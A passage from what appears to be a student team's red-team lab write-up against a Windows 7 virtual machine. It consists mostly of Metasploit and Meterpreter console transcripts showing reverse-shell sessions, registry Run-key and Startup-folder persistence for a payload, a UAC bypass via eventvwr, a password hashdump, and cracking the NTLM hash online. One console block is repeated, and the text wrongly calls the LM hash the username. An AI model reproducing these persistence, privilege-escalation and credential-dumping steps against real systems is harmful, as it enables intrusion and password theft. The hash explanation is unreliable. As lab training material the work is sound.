
```
meterpreter > dir
Listing: C:\Users\saeed\Downloads
=================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2025-11-27 11:05:19 -0500  RealMadrid.exe
100666/rw-rw-rw-  282    fil   2025-11-27 05:55:42 -0500  desktop.ini
```



3) We created a simple text file on our machine and uploaded it to the victim’s machine:



```
C:\Users\saeed\Downloads>echo This is a message from Kali > C:\Users\saeed\Downloads\from_hacker.txt
echo This is a message from Kali > C:\Users\saeed\Downloads\from_hacker.txt
```




Name	Date modified	Type	Size
from_hacker	11/27/2025 6:34 PM	Text Document	1 KB
RealMadrid	11/27/2025 6:05 PM	Application	73 KB

-Performing the backdoor

1) Adding a new registry entry for us in the local machine registry for startup persistence

2) Then, we will add a shortcut of the payload in the startup folder




```
C:\Users\saeed\Downloads>reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "RedTeam" /t REG_SZ /d "C:\Users\Mamdouh\Downloads\RealMadrid.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "RedTeam" /t REG_SZ /d "C:\Users\Mamdouh\Downloads\RealMadrid.exe"
The operation completed successfully.

C:\Users\saeed\Downloads>echo Shortcut RedTeam C:\Users\saeed\Downloads\RealMadrid.exe > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\RedTeam.lnk"
echo Shortcut RedTeam C:\Users\saeed\Downloads\RealMadrid.exe > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\RedTeam.lnk"
```

Now, every time the victim’s machine boots, the payload will run, and we will take access.


Privilege escalation:

1)Using local exploit suggester to know the valid modules and vulnerable directories for the windows 7.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 2 opened (192.168.1.237:4444 → 192.168.1.128:49183) at 2025-11-29 13:32:59 -0500

meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  2         meterpreter x86/windows  WINDOWS7\saeed @ WINDOWS7  192.168.1.237:4444 → 192.168.1.128:49183 (192.168.1.128)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session ⇒ 2
```

2)here is the modules names and if it vulnerable or not




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 2 opened (192.168.1.237:4444 → 192.168.1.128:49183) at 2025-11-29 13:32:59 -0500

meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  2         meterpreter x86/windows  WINDOWS7\saeed @ WINDOWS7  192.168.1.237:4444 → 192.168.1.128:49183 (192.168.1.128)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session ⇒ 2
```

3) choosing any of vulnerable modules



```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

4) run the session with this module




```
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 2
session ⇒ 2
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 3 opened (192.168.1.237:4444 → 192.168.1.128:49184) at 2025-11-29 13:37:17 -0500
[*] Cleaning up registry keys ...

meterpreter > sysinfo
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
saeed:1000:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
meterpreter > █
```

and it's done so we can see the hashdump for all users.

Getting Passwords:

1)Here we can get the administrator username and password from the hashdump (:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52) the first part we can crack it to know the username :


CrackStation
Defuse.ca
CrackStation ¥ Password Hashing Security ¥ Defuse Security ¥
I'm not a robot
reCAPTCHA
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
aad3b435b51404eeaad3b435b51404ee
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
aad3b435b51404eeaad3b435b51404ee	LM	

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

The second part for the password :


CrackStation
De
CrackStation ¥ Password Hashing Security ¥ Defuse Security ¥
I'm not a robot
reCAPTCHA
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
259745cb123a52aa2e693aaacca2db52
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
259745cb123a52aa2e693aaacca2db52	NTLM	12345678

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Then saving NTLM hash



```
msf6 exploit(windows/local/bypassuac_eventvwr) > echo 259745cb123a52aa2e693aaacca2db52 > ntlm.txt
[*] exec: echo 259745cb123a52aa2e693aaacca2db52 > ntlm.txt
```

Done by team B
team B members are:

Mahmoud Saeed Mansour

Omar Hussam

Nour Eldin Ahmed mokhtar

Omar Hussam

Mariam sanand